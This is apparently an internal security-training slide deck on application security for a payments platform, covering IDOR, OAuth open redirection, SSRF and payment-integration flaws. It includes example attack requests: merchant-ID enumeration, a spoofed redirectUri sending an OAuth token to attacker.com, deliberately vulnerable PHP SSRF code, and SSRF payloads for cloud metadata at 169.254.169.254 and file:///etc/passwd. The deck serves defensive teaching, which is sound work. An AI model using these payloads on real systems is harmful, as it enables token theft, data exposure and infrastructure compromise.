Application Security Best Practices

Information Security Team

Agenda

- Importance of Security in Paytm
- Security flaws and Impact of Security bugs on critical systems
- Protection against security flaws
- Logical security bugs and payment integration flaws with third parties
- Secure code guidelines and best practices

Importance of Security in Paytm

Security is mission critical for any payments systems.

Importance of Security in Paytm. Why?

It’s **people’s money**, that is at stake.

Critical Business Sectors for Cyber Security

- Healthcare
- **Finance / Banking**
- Chemical
- Communications
- Energy
- …. and more

We are a Bank! We handle things like Savings Accounts, Wallets, Loans, etc.

Common Security Vulnerabilities

- Insecure Direct Object Reference (IDOR) bugs
- Authentication and Authorisation (AAA) implementation flaws
- Server Side Request Forgery (SSRF) bugs
- Rate limiting on critical API requests
- Insecure handling of user input (SQLi, XSS)
- Open Redirection

Insecure Direct Object Reference (IDOR)

- Direct access to object based on user-supplied input
- Bypassing authorisation and access resources in the system directly

```
GET /v2/merchant/57193/catalog.json?is_in_stock=1&merchant_id=57783&client=web& HTTP/1.1
Host: catalogadmin.paytm.com
```

```
HTTP 200 OK {“merchant_id”:”57783”,”product_list”:”product-x”,"brand_id":"brand_1","email_address":"merchant1@gmail.com"}
```

```
GET /v2/merchant/57193/catalog.json?is_in_stock=1&merchant_id=57784&client=web& HTTP/1.1
Host: catalogadmin.paytm.com
```

```
HTTP 200 OK {“merchant_id”:”57784”,”product_list”:”product-y”,”brand_id”:”brand_1”,"email_address":"merchant2@gmail.com"}
```

```
GET /v2/merchant/57193/catalog.json?is_in_stock=1&merchant_id=57785&client=web& HTTP/1.1
Host: catalogadmin.paytm.com
```

```
HTTP 200 OK {“merchant_id”:”57785”,”product_list”:”product-z”,”brand_id”:”brand_1","email_address":"merchant3@gmail.com"}
```

Open Redirection Vulnerability

- Misconfigured Oauth authorisation implementation leads to Oauth token leakage
- Consider below given request as an example, the request is sent when a user proceeds for payment
- Parameter “redirectUri=https://secure.paytm.in/oauth/call"
- An attacker crafts a similar request with a spoofed value of “redirectUrl=https://attacker.com/"

Original HTTP Request and Redirect Response:

https://accounts.paytm.com/oauth2/login/otp?response_type=code&scope=paytm&theme=pg-otp&loginData=abb346fe6142591bfaee:Jublia80102820918555:7085174957:WEB:CA37EEDFCB773A426138067281B99ECA.Jublia80102820918555abb346fe6142591bfaee.webjvm3220:AUTO:8919682:webjvm3220&**redirectUri=https://secure.paytm.in/oauth/call**&clientId=paytm-pg-client

https://secure.paytm.in/oauth/call?token=7035af5f-2fec-4118-84a0-79e5c2a33b71&validated=1


Attacker’s spoofed HTTP Request :

https://accounts.paytm.com/oauth2/login/otp?response_type=code&scope=paytm&theme=pg-otp&loginData=abb346fe6142591bfaee:Jublia80102820918555:7085174957:WEB:CA37EEDFCB773A426138067281B99ECA.Jublia80102820918555abb346fe6142591bfaee.webjvm3220:AUTO:8919682:webjvm3220&**redirectUri=http://attacker.com/**&clientId=paytm-pg-client

http://attacker.com/?token=7035af5f-2fec-4118-84a0-79e5c2a33b71&validated=1

Server Side Request Forgery (SSRF)

- SSRF occurs when an attacker is able to control our web application which is making a request
- Attacker is able to spoof the request on behalf of our application
- Leads to an attacker being able to reach all our internal resources
- Highly server in nature and can potentially expose internal panels, servers , Databases
- Can lead to a full compromise of AWS infrastructure if certain permissions are not in place.



Server Side Request Forgery (SSRF)

- **Sample PHP code vulnerable to SSRF**

```php
<?php

/**
* Check if the 'url' GET variable is set
* Example - http://localhost/?url=http://testphp.vulnweb.com/images/logo.gif
*/
if (isset($_GET['url'])){
$url = $_GET['url'];

/**
* Send a request vulnerable to SSRF since
* no validation is being done on $url
* before sending the request
*/
$image = fopen($url, 'rb');

/**
* Send the correct response headers
*/
header("Content-Type: image/png");

/**
* Dump the contents of the image
*/
fpassthru($image);
}
```

Server Side Request Forgery (SSRF)

- Attacker able to spoof the url parameter being passed in GET request
- AWS S3 meta data access payload : http://169.254.169.254/latest/meta-data/

Vulnerable Request:
"POST /v1/api/order/action?child_site_id=1&site_id=1 HTTP/1.1
Host: paytm.com
{""url"":""http://127.0.0.1"",""method"":""GET""}


```
GET /?url=http://localhost/server-status HTTP/1.1
Host: example.com
```

```
GET /?url=http://169.254.169.254/latest/meta-data/ HTTP/1.1
Host: example.com
```

```
GET /?url=file:///etc/passwd HTTP/1.1
Host: example.com
```

Flaws in payment integrations

- Highly severe, can lead to huge financial loss
- Can be due to a logical vulnerability in payment flow or a different security bug
- Happens when an attacker is able to spoof requests/responses and server fails to validate
- Solution : use s2s API Calls to verify transaction instead of responses through client
- Below is example request and response containing checksum for verification



```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 1588
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: DNT, X-CustomHeader, Keep-Alive, User-Agent, X-Requested-With, If-Modified-Since, Cache-Control, Content-Type
Date: Mon, 06 Nov 2017 01:39:30 GMT
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Paytm Secure Online Payment Gateway</title>

</head>
<body>
<table align='center'>
  <tr><td><STRONG>Transaction is being processed,</STRONG></td></tr>
  <tr><td><font color='blue'>Please wait ...</font></td></tr>
  <tr><td>(Please do not press 'Refresh' or 'Back' button</td></tr>
 </table>

<FORM NAME='TESTFORM' ACTION='https://cart.paytm.com/payment/status' METHOD='POST'>
        <input type='hidden' name='ORDERID' value='4086348321'>
<input type='hidden' name='MID' value='scwpay09224240900570'>
<input type='hidden' name='TXNID' value='20171106111212800110166777213539864'>
<input type='hidden' name='TXNAMOUNT' value='5.00'>
<input type='hidden' name='PAYMENTMODE' value='CC'>
<input type='hidden' name='CURRENCY' value='INR'>
<input type='hidden' name='TXNDATE' value='2017-11-06 07:07:20.0'>
<input type='hidden' name='STATUS' value='TXN_FAILURE'>
<input type='hidden' name='RESPCODE' value='227'>
<input type='hidden' name='RESPMSG' value='Txn Failed.'>
<input type='hidden' name='GATEWAYNAME' value='HDFC'>
<input type='hidden' name='BANKNAME' value='HDFC'>
<input type='hidden' name='CHECKSUMHASH' value='Pd6XSaz/R+NZQkTj108CVDFVr1+GsXtbb6SG8KK0SLtY0Lxc+2yLONgtOyitkC9451+o8tj8rb6alu9fzr78UjPgVUAGA3VqcJJ1DdkJ41Y='>

</FORM>
</body>
<script type="text/javascript">
  document.forms[0].submit();
</script>
</html>
```

Enough with the chit-chat…. Its

DEMO TIME

Best Practices

1. Conduct Design Reviews
2. Get an Application Security Audit
3. Implement Proper Logging (AAA, Access, etc.)
4. Encrypt Everything (Use HTTPS Everywhere)
5. Run Applications Using the Fewest Privileges Possible
6. Use Cookies Securely, Random Session/User Tokens
7. Educate Your Team Members
8. Never Trust the End User

Q&A

Reach out to us!

- We don't bite! Feel free to talk to us.
- Email: security@paytmbank.com / cybersecurity@paytm.com
- Coordinates: F1 Building, 4th Floor, Near NOC Monitoring Room

That’s all folks!

GO BIG OR GO Home